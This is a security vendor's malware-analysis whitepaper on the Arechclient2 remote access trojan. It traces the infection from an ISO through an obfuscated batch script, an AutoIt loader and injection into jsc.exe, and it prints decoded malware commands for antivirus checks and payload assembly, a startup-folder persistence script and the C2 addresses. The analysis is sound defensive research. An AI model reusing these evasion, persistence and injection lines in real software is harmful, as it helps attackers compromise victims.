



WHITEPAPER

Ratting Out Arechclient2

Executive Summary

Blackpoint Cyber recently uncovered an ISO file containing a malicious Windows executable being downloaded to a customer endpoint that wasn't detected by antivirus (AV). The malicious Windows executable, named **Setup.exe**, was executed and observed using various defense evasion techniques including injection, obfuscation, and uncommon automation tools to eventually drop a remote access tool (RAT) named **Arechclient2**.

Arechclient2 is a .NET RAT reported to have numerous capabilities including multiple stealth functions. Blackpoint observed the acquired malicious executable profiling victim systems, stealing information such as browser and crypto-wallet data, and launching a hidden secondary desktop to control browser sessions, which aligns closely with reports from others such as the Center for Internet Security (CIS).

Analysis

Initial Access

The initial pre-text given to the victim is unknown at this time, however, the victim was manipulated into downloading `Setup.iso`. When double-clicked, the ISO can be mounted like a CD and oftentimes the contents are automatically executed. Within the ISO was an executable named `Setup.exe` with a size over 300 megabytes (see Figure 1).




Figure 1: Contents of Mounted ISO File

Examining the Resources section of the executable with the tool **Die** shows keywords commonly used in Windows installer files (see Figure 2).




Figure 2: Die resource analysis

Execution

Executing `Setup.exe` will trigger the extraction of three files and execute multiple child processes as seen in the `Procmon` process tree below (see Figure 3).

Setup.exe (7560)		C:\Users\User\Desktop\blac...	
robocopy.exe (3460)	Microsoft Robocopy	C:\Windows\SysWOW64\ro...	Microsc
Conhost.exe (7232)	Console Window Host	C:\Windows\System32\Conh...	Microsc
cmd.exe (7968)	Windows Command Processor	C:\Windows\SysWOW64\c...	Microsc
Conhost.exe (1764)	Console Window Host	C:\Windows\System32\Conh...	Microsc
cmd.exe (2496)	Windows Command Processor	C:\Windows\SysWOW64\c...	Microsc
tasklist.exe (2784)	Lists the current running tasks	C:\Windows\SysWOW64\ta...	Microsc
find.exe (2356)	Find String (grep) Utility	C:\Windows\SysWOW64\fin...	Microsc
tasklist.exe (7520)	Lists the current running tasks	C:\Windows\SysWOW64\ta...	Microsc
find.exe (6812)	Find String (grep) Utility	C:\Windows\SysWOW64\fin...	Microsc
findstr.exe (2836)	Find String (QGREP) Utility	C:\Windows\SysWOW64\fin...	Microsc
Hole.exe.pif (896)	AutoIt v3 Script	C:\Users\User\AppData\Loc...	AutoIt T
jsc.exe (6324)	jsc.exe	C:\Windows\Microsoft.NET\...	Microsc
taskkill.exe (4324)	Terminates Processes	C:\Windows\SysWOW64\ta...	Microsc
Conhost.exe (7232)	Console Window Host	C:\Windows\System32\Conh...	Microsc
PING.EXE (1184)	TCP/IP Ping Command	C:\Windows\SysWOW64\PI...	Microsc
PING.EXE (4220)	TCP/IP Ping Command	C:\Windows\SysWOW64\PI...	Microsc
cmd.exe (3324)			

Figure 3: `Procmon` Process Tree View

A new folder named `IXP000.TMP` is created in the victim's `AppData\Local\Temp` directory and three files are extracted into it:

- `Funding.mpeg`
- `Mali.mpeg`
- `Dns.mpeg`

These files are in the Resources section labeled "`CABINET`" (see Figure 4).

Hex	Strings
000449c8	MSCF.0.....
000449d8
000449e8Q...er..
000449f8	.../U...Fund
00044a08	ing.mpeg...-er.
00044a18	.../U...Dns.mpe
00044a28	g...../U...
00044a38	.Mali.mpeg.....
00044a48	81 [.....D...]

Figure 4: "`CABINET`" Resources Section

Figure 5 was taken using ProcDOT and visualizes the process flow of `Setup.exe` extracting the three files.




Figure 5: ProcDOT Output of Extracted Files

The first process executed by `Setup.exe` is `robocopy.exe` with an argument of `8927387376487263745672673846276374982938486273568279384982384972834`. If `CreateProcessA` Windows API fails to execute `robocopy`, the `Setup.exe` process will clean up all files that were extracted and exit.

Below is a snippet of the decompiled subroutine responsible for creating the process (see Figure 6).

```
int __stdcall createProcess(LPSTR lpCommandLine, LPSTARTUPINFOA lpStartupInfo)
{
    int result; // eax
    DWORD LastError; // eax
    struct _PROCESS_INFORMATION ProcessInformation; // [esp+8h] [ebp-21Ch] BYREF
    DWORD ExitCode; // [esp+18h] [ebp-20Ch] BYREF
    int v6; // [esp+1Ch] [ebp-208h]
    CHAR Buffer[512]; // [esp+20h] [ebp-204h] BYREF

    result = 0;
    v6 = 1;
    if ( lpCommandLine )
    {
        memset(&ProcessInformation, 0, sizeof(ProcessInformation));
        if ( CreateProcessA(0, lpCommandLine, 0, 0, 0, 0x20u, 0, 0, lpStartupInfo, &ProcessInformation) )
        {
            WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
            GetExitCodeProcess(ProcessInformation.hProcess, &ExitCode);
        }
    }
}
```

Figure 6: Function Responsible for Starting Robocopy

The `robocopy` command will fail every time without a valid source and destination argument. It's important to note that malware authors aren't always perfect with their intentions and make mistakes.

The next command is: `cmd /c cmd < Dns.mpeg`

`Dns.mpeg` is a heavily obfuscated batch script. Below is a snippet from the script to show the author's intent to bypass any AV signature analysis (see Figure 7).

```

115 HeOeAbTSvDF=GUVSsizaRGcItGSzm
116 tdhOKIFUddCIIxIUolkKNwUCjqHuY=FAabmfuSpjhbQrQoXwZlbHoOkrc
117 BJwnWcLedkVzNdwZbdlQMrrG=NbXsEjcTvdAl
118 Set mdSkryQdUKkfwplLeZRntJkaqNZzfQMbeQCnbmfrNptqG=s
119 Set pplqZSZQfIyWVHzPYnrRojyelQWXgzleqvtkGg=e
120
121 S%pplqZSZQfIyWVHzPYnrRojyelQWXgzleqvtkGg%t %tKrdptMBRaNVBJVZAlmVLyhMQIXBEpwcTfMGyVd%oELLO=f
122 S%pplqZSZQfIyWVHzPYnrRojyelQWXgzleqvtkGg%t t%qpmktzgrFfZlomxLHYnjxHaKFNKYipuIYAAt%t%YRPXhnUSY
    %fVVgTRpFnPigBKozKqKqtADgCZVRmfpZpo%KDGSZYozMYXtU=Ho%NpKLsbyONtUDkStZxReeIhAnHkRJAzGkW%ppl
    %pplqZSZQfIyWVHzPYnrRojyelQWXgzleqvtkGg%fVVgTRpFnPigBKozKqKqtADgCZVRmfpZpo%pplqZSZQfIyWVHz
    %hAFNJBGNlIJPOZlOyWSkWhoEgneFNyceAHypkaojxrVXojUBR%f
    
```

Figure 7: Obfuscated Dns.mpeg Batch Script

When decoded, the commands seen in the script align (see Figure 8) with the child processes that were seen in the process tree in Figure 3.

```

tasklist /FI "imagename eq AvastUI.exe" 2>NUL | find /I /N "avastui.exe">NUL
if not errorlevel 1 Set Hole.exe.pif=AutoIt3.exe & Set xzRSmRnDrrrpAvK=.a3x
tasklist /FI "imagename eq AVGUI.exe" 2>NUL | find /I /N "avgui.exe">NUL
if not errorlevel 1 Set Hole.exe.pif=AutoIt3.exe & Set xzRSmRnDrrrpAvK=.a3x
<nul set /p = "MZ" > Hole.exe.pif
findstr /V /R "^VsLBzOakklVfe$" Funding.mpeg >> Hole.exe.pif
Move Mali.* v%xzRSmRnDrrrpAvK%
Hole.exe.pif v%xzRSmRnDrrrpAvK%
ping localhost -n 5
    
```

Figure 8: Decoded Dns.mpeg Batch Script

Obfuscation

The script searches for `AvastUI.exe` and `AVGUI.exe` running on the system. These are processes found in the Avast antivirus line of products. If not found, it sets `Hole.exe.pif` to the name `AutoIT3.exe`, writes `MZ` to the beginning of `Hole.exe.pif` and then writes the contents of `Funding.mpeg` into `Hole.exe.pif`. Finally, `Mali.mpeg` is renamed to `v.a3x` and the command "`Hole.exe.pif v`" is executed, followed by a ping command. `AutoIT3.exe` is a tool used for automation that has its own scripting language. The scripts have an extension of `.au3` or `.a3x` and can be compiled for quicker processing. `Funding.mpeg` is the `AutoIT3.exe` executable and `Mali.mpeg` is the script argument.

The `.au3` or `d.au3` script is heavily obfuscated and contains dead code to make reverse engineering more difficult.

Throughout the script there are over 3,000 references to a defined function named `Xspci ()` (see Figure 9). The function takes a string as the first argument and a number as the second argument and is responsible for decoding strings.

```

1  Func pYmPxdWhJuBvt ($JDM, $rbBeJQheO, $LjJdrwq, $IqmTA)
2  $iapRurExpwHVraihiKYTRuwk = '41243045470905773214124938938614028051014587353343'
3  $GugmfNNYSJtqU = 141
4  $vRHQMBLNoqQKu = 84
5  While 1013574
6  Switch $GugmfNNYSJtqU
7  Case 139
8  $wtyVAsfWrSilpUBFGOPJjBnsGJdIViklKkrgOTCfSnjvezUWQfWuKt = 12
9  If $gRqHqWGWmYRjQMjA > 36 Then
10 $fefjOxRglyAFOCIq = 5976693
11 Xspci ("111P114P106P84P125P89P91P125P73P114P116P89P112", 4)
12 $wtyVAsfWrSilpUBFGOPJjBnsGJdIViklKkrgOTCfSnjvezUWQfWuKt =
    $wtyVAsfWrSilpUBFGOPJjBnsGJdIViklKkrgOTCfSnjvezUWQfWuKt + (443191 / 443191)
13 EndIf
    
```

Figure 9: Example Function Call to Xspci

Strings were extracted from the script by appending the following two lines to the end of the function (see Figure 10).

```

# Obtain a handle to the output file for writing.
$handle = FileOpen("C:\Users\User\AppData\Local\Temp\siFtwoLbXE\out.txt", 1)
# Write "<encoded string> = <decoded string>" on a new line
FileWriteLine($handle, $DhzkAIs & " = " & $bIitoYr)
    
```

```

Next
$handle = FileOpen("C:\Users\User\AppData\Local\Temp\siFtwoLbXE\out.txt", 1)
FileWriteLine($handle, $DhzkAIs & " = " & $bIitoYr)
Return $bIitoYr
EndFunc
    
```

↑ Encoded string variable ↑ Decoded string variable

Figure 10: Dumping Decoded Strings to a File

The lines added to the end of the function will open a file on the local testing machine, in this case, "out.txt," and write both the encoded and decoded strings to the file. This helps speed up analysis of the script file and filter out the noise. Figure 11 below is an example of the resulting file.

```

3515 116P110P123P119P110P117P60P59P55P109P117P117 = kernel32.dll
3516 73P92P84P87P73 = DWORD
3517 90P115P108P108P119 = Sleep
3518 100P119P111P114P100 = dword
3519 116P110P123P119P110P117P60P59P55P109P117P117 = kernel32.dll
3520 108P111P110P103 = long
3521 74P104P119P87P108P102P110P70P114P120P113P119 = GetTickCount
3522 94P104P123P113P80P87P104P103P78P48P102P110P110 = \fyONUfeL.dll
3523 100P119P111P114P100 = dword
3524 82P120P86P105P119P121P113P105P88P108P118P105P101P104 = NtResumeThread
3525 105P98P111P101P109P102 = handle
3526 113P116P115P108P47 = long*
    
```

Figure 11: out.txt

Injection

The `.au3` script is responsible for three things:

1. Establishing persistence using a URL file in the victim's startup folder.
2. Copying `ntdll.dll` from the `C:\Windows\SysWOW64` folder to avoid AV hooks when using exported APIs.
3. Injecting the embedded payload into `jsc.exe`.

The major function that accomplishes the above is `KXsObHGILZNaOurxqSUainCYU()` which takes three arguments (see Figure 12):

1. A pointer to the binary to be injected.
2. A string argument (was empty during testing).
3. Another string argument with the path to the binary that would be executed and injected into.

```
4849 Case 143
4850 Global $FIQWQwYulWzHru = KXsObHGILZNaOurxqSUainCYU(kwNHLYHtTvFL(mTAvlxioMIizvFORQ(
Binary($ApwyGsCx), Binary(Xspc1(
"56P52P54P52P49P57P56P58P52P55P51P50P52P58P52P55P52P58P49P49P50P49P57P49P53P52P50P53P
51",1))), $scDZUnLD, $SbvxEKQ)
4851 ExitLoop
4852 Case 144
4853 $xXyNGtgIrAMEiGgEmxVZEMGCuTnBbLbYyIDUHHGdfLbYYVUaEzkZZOmfHd = 15
```

Figure 12: Major Injection Function

The script first establishes persistence by adding a URL file to the victim's startup folder that will execute a VBS script on every login.

```
cmd /c echo "[InternetShortcut]" > "%APPDATA%\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\sgYzDqWyiP.url" &
echo 'URL="%APPDATA%\Local\Temp\siFtwoLbXE\pyIJlxBJlwEwd.vbs"' >>
"%APPDATA%\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\sgYzDqWyiP.url"
```

Contents of `sgYzDqWyiP.url`

```
[InternetShortcut]
URL="C:\Users\<<username>\AppData\Local\Temp\siFtwoLbXE\pyIJlxBJlwEwd.vbs"
```

Contents of `pyIJlxBJlwEwd.vbs`

```
p = GetObject("winmgmts:\\.\\root\cimv2:Win32_Process").Create("C:\\
Users\\<username>\\AppData\\Local\\Temp\\siFtwoLbXE\\sgYzDqWyiP.exe.com d" ,
"C:\\Users\\<username>\\AppData\\Local\\Temp\\siFtwoLbXE", null, null)
```


The VBS script is the same as the previous command: `Hole.exe.pif v`

- `SgYzDqWyIP.exe.com` is `AutoIT3.exe`
- `d` is the `.au3` script

The script copies `ntdll.dll` to the current working folder and names it `fyoNUfeL.dll`. In Figure 13, the encoded strings have been replaced with the decoded versions for clarity.

```

1815 Case 121
1816 FileCopy(@SystemDir & "\ntdll.dll", @ScriptDir & "\fyoNUfeL.dll")
1817 ExitLoop
    
```

Figure 13: FileCopy ntdll.dll to fyoNUfeL.dll

Using the AutoIT script function `DllCall()`, it resolves specific exported functions from `fyoNUfeL.dll` (`ntdll.dll`).

The functions listed below were discovered in the decoded strings output file and are responsible for injecting and executing the final payload:

- `NtReadVirtualMemory`
- `NtWriteVirtualMemory`
- `NtProtectVirtualMemory`
- `NtSetContextThread`

The script executes the program `jsc.exe`, which is a .NET tool used to compile JScript files into executables or DLLs. The executable is considered a "lolbin" (Living-off-the-land binary) but in this case it takes no arguments and is simply used as a target for injection.

Once the program is running, another .NET executable named `Test.exe` is injected into `jsc.exe` as a loaded module. However, the name of `Test.exe` is changed to `jsc.exe`. Figure 14 shows a screenshot of loaded modules in `jsc.exe`. There should only be one loaded `jsc.exe`, which is the image itself, however, there are two.




Figure 14: Two jsc.exe Modules

Dumping the `jsc.exe` process and examining it in **WinDbg** shows the original file name in Figure 15.


```

0:000> !mdvmsvc
Browse full module list
start  end      module name
01300000 013a6000  jsc      C (service symbols: CLR Symbols without PDB)
Loaded symbol image file: jsc.exe
Image path: C:\Windows\Microsoft.NET\Framework\v4.0.30319\jsc.exe
Image name: jsc.exe
Browse all global symbols functions data
Has CLR image header, track-debug-data flag not set
Timestamp:      Thu Sep 15 08:53:48 2022 (6323205C)
Checksum:       00000000
ImageSize:     000A6000
File version:  14.8.4084.0
Product version: 14.8.4084.0
File flags:    0 (Mask 3F)
File OS:       4 Unknown Win32
File type:     1.0 App
File date:     00000000.00000000
Translations:  0000.04b0
Information from resource tables:
  CompanyName:
  ProductName:
  InternalName:  Test.exe
  OriginalFilename: Test.exe
  ProductVersion: 1.0.0.0
  FileVersion:  1.0.0.0
  FileDescription:
  LegalCopyright:
  LegalTrademarks:
  Comments:
    
```

Figure 15: `jsc.exe` Dump

Decompilation

Since `Test.exe` is a C# binary, it can be loaded into a tool like **DnSpy** for static and dynamic code analysis (see Figure 16). The class names have been minimized to single and double characters to create an additional layer of confusion for reverse engineers. The actual name of the executable is `2qbarx12tqm.exe` version 1.0.0.0.



```


1  using System;
2  using System.Net;
3  using System.Threading;
4  using System.Windows.Forms;
5
6  // Token: 0x020000D3 RID: 211
7  public static class ah
8  {
9      // Token: 0x06000395 RID: 917 RVA: 0x0002E8A0 File Offset: 0x0002CAA0
10     [STAThread]
11     public static void a()
12     {
13         ServicePointManager.SecurityProtocol = (SecurityProtocolType.Ssl3 |
14             SecurityProtocolType.Tls | SecurityProtocolType.Tls11 |
15             SecurityProtocolType.Tls12);
16         Application.EnableVisualStyles();
17         Application.SetCompatibleTextRenderingDefault(false);
    
```

Figure 16: DnSpy Decompilation

Command and Control

When the RAT is executed, it reaches out to <https://pastebin.com/raw/nJqnWX3u> to retrieve C2 information (see Figure 17). The requested file, [nJqnWX3u](https://pastebin.com/raw/nJqnWX3u), contains the IP address [34.141.198.105](https://pastebin.com/raw/nJqnWX3u) as a string. It also reaches out to <http://eth0.me> to get its public IP address.

To receive commands, it connects to its C2 server on port [15647](https://pastebin.com/raw/nJqnWX3u). The server responds with information to set the encryption status from “On” to “Off” in JSON format.



Wireshark · Follow TCP Stream (tcp.stream eq 46) · Ethernet0

```

00000000  00 00 00 00 2a 00 7b 22 54 79 70 65 22 3a 22 45  ....*{" Type": "E
00000010  6e 63 72 79 70 74 69 6f 6e 53 74 61 74 75 73 22  ncryptio nStatus"
00000020  2c 22 53 74 61 74 75 73 22 3a 22 4f 6e 22 7d    ,"Status ": "On"}

00000000  00 00 00 04 50 e2 4c 64 45 e6 f9 ad c2 af d1 71  ....P.Ld E.....q
00000010  b6 34 3e 01 f7 c8 f6 ad f9 aa bf d3 79 bc 6f b2  .4>..... .y.o.
00000020  2e a3 31 79 2d 03 b6 29 8c 44 55 6c e7 2c 2c 95  ..1y-.. ) .DUL,,,
00000030  7d 9c f4 ad 02 ab db 55 fb 0e 08 70 4a be d5 66  }.....U ...pJ..f
00000040  43 40 1e 0d e1 15 3f 27 e4 bf 00 fc b2 1b c4 38  C@....?' .....8
00000050  51 dd 33 7b 19 96 db cf 9d ab 6a 90 77 9d a0 a5  Q.3{.... ..j.w...
00000060  4b d9 1d 1a 22 72 23 fd 47 c2 a6 13 1c b6 c9 ba  K... "r#. G.....
00000070  99 30 ab 76 1f 0d 1d 26 aa da e3 66 dd b1 92 c0  .0.v...& ...f...
00000080  44 64 53 1e 03 3d 72 d1 09 bf 66 2a 78 ba fb b3  DdS..=r. ..f*x...
00000090  3c ce 2e 8e 2b 1e 72 cb c9 1f 61 92 f4 f4 bb 45  <...+.r. ..a....E
000000A0  1d c5 58 35 cf 7b ee 21 92 af 90 ac 56 96 a4 2d  ..X5.{.! ....V.-
000000B0  0a 63 bd 14 f3 d6 5e c7 01 6e e6 db f6 88 4b 76  .c....^ .n....Kv
000000C0  01 0b f0 0d 99 9d 1e 74 0e cd 98 b0 65 20 ea df  .....t ....e ..
000000D0  0b 45 9b d0 02 57 f7 9d f9 2f 23 1f 1e 93 41 2f  .E...W.. ./#...A/
